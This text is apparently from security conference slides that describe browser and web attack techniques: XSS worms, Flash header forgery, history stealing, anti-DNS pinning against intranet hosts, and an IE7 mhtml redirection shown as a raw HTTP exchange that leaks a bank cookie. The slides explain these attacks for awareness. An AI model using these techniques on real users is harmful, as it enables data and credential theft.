Different web browsers will treat content differently depending on the content-type declaration (or lack thereof) in the server headers, meta tags.

7) Exponential XSS

XSS ATTACKS DON'T NEED TO BE LIMITED TO ONE WEBSITE




AN XSS'ED USER CAN BE AUTO-XSS ANYWHERE

IMPACT

- Maliciousness of XSS increased “exponentially”
- Multi-vector “intelligent” attacks
- Multi-site Web Worms

6) Forging request headers with Flash


ANY SECURITY SOLUTION DEPENDING ON REFERER CHECKING CAN BE DEFEATED. SPECIFICALLY IMPACTING CSRF AND THE “APACHE” EXPECT HEADER VULNERABILITY.



Forging HTTP request headers with Flash
<http://www.webappsec.org/lists/websecurity/archive/2006-07/msg00069.html>

5) Backdooring Media Files

JAVASCRIPT MALWARE INSIDE OF EVERYTHING



IMPACT




JavaScript Malware hidden inside of alternate filetypes, as opposed to HTML.

Unexpected XSS/CSRF attack vector that's typically invisible to standard input/output filters.

4) Browser History Stealing

CSS HISTORY HACK

Cycles through thousands of URLs and checks for link color.



WEBSITE LOGIN CHECKER

Different JavaScript error messages are returned depending on the login/logout status of the user.

<script src="<http://mail.google.com/mail/>">

CSS History Hack
<http://ha.ckers.org/weird/CSS-history-hack.html>

JavaScript WebSite Login Checker
<http://ha.ckers.org/weird/javascript-website-login-checker.html>

 WhiteHat
SECURITY

3) Anti-DNS Pinning

“DNS PINNING” IS A BROWSER SECURITY MECHANISM PREVENTING SECONDARY DNS LOOKUPS BY HOSTILE WEB SERVERS ATTEMPTING TO READ DATA FROM OTHER DOMAINS.

**WHY DNS PINNING? LETS TRY TO ACCESS WEB BANK
(111.111.111.111)**

- 1) User visits “attacker” website (222.222.222.222) with a DNS timeout of 1 second.
- 2) Browser receives JavaScript reconnecting to attacker in two seconds. (**attacker is down!**)
- 3) Browser re-connects to the DNS server for attacker’s new IP address. (**111.111.111.111**)
- 4) Browser connects to 111.111.111.111 thinking that its attacker.


NOT ENTIRELY USEFUL BECAUSE OF AN INVALID HOST HEADER SENT TO WEBBANK, COOKIE WON’T BE SENT EITHER, EVEN IF THE BROWSER ALLOWED STEP #3. HOWEVER...

- 1) User visits “attacker” website (222.222.222.222) with a DNS timeout of 1 second.
- 2) Browser receives JavaScript reconnecting to attacker in two seconds. (**attacker firewalls itself!**)
- 3) DNS Pinning is dropped.**
- 4) Browser re-connects to the DNS server for attacker’s new IP address. (**192.168.1.1**)
- 5) Browser connects to **192.168.1.1**, from its perspective, thinking that its attacker.
- 6) Attack can now force read access to places where they couldn’t get to directly.



2) IE 7 "mhtml:" Redirection Disclosure

**READ ACCESS OVER ANY DOMAIN. CSRF “NONCE”
SOLUTIONS ARE DEFEATED.**




ATTACKER



USER

```
> attacker 80  
GET /ie_redir_test_1/1234 HTTP/1.0  
  
HTTP/1.1 302 Found  
Server:Apache  
Location: mhtml:http://attacker/ie\_redir\_test\_2  
Content-Type: text/html  
  
> attacker 80  
GET /ie_redir_test_2 HTTP/1.0  
  
HTTP/1.1 302 Found  
Server:Apache  
Location: http://webbank/  
Content-Type: text/html  
  
> webbank 80  
GET / HTTP/1.0  
Cookie: 101100100010010101101
```



BROWSER IS REDIRECTED TO THE WEB BANK (WITH CREDENTIALS) AND RETURNED AS A CACHABLE MHTML FILE “APPEARING” TO BE LOCATED ON ATTACKER.

Assumptions of Intranet Security

DOING ANY OF THE FOLLOWING ON THE INTERNET
WOULD BE UNACCEPTABLE, BUT ON INTRANET...

- LEAVING HOSTS UNPATCHED
- USING SIMPLE PASSWORDS
- NOT PUTTING A FIREWALL IN FRONT OF A HOST

IS OK BECAUSE THE PERIMETER FIREWALLS BLOCK
EXTERNAL ACCESS TO INTERNAL DEVICES.

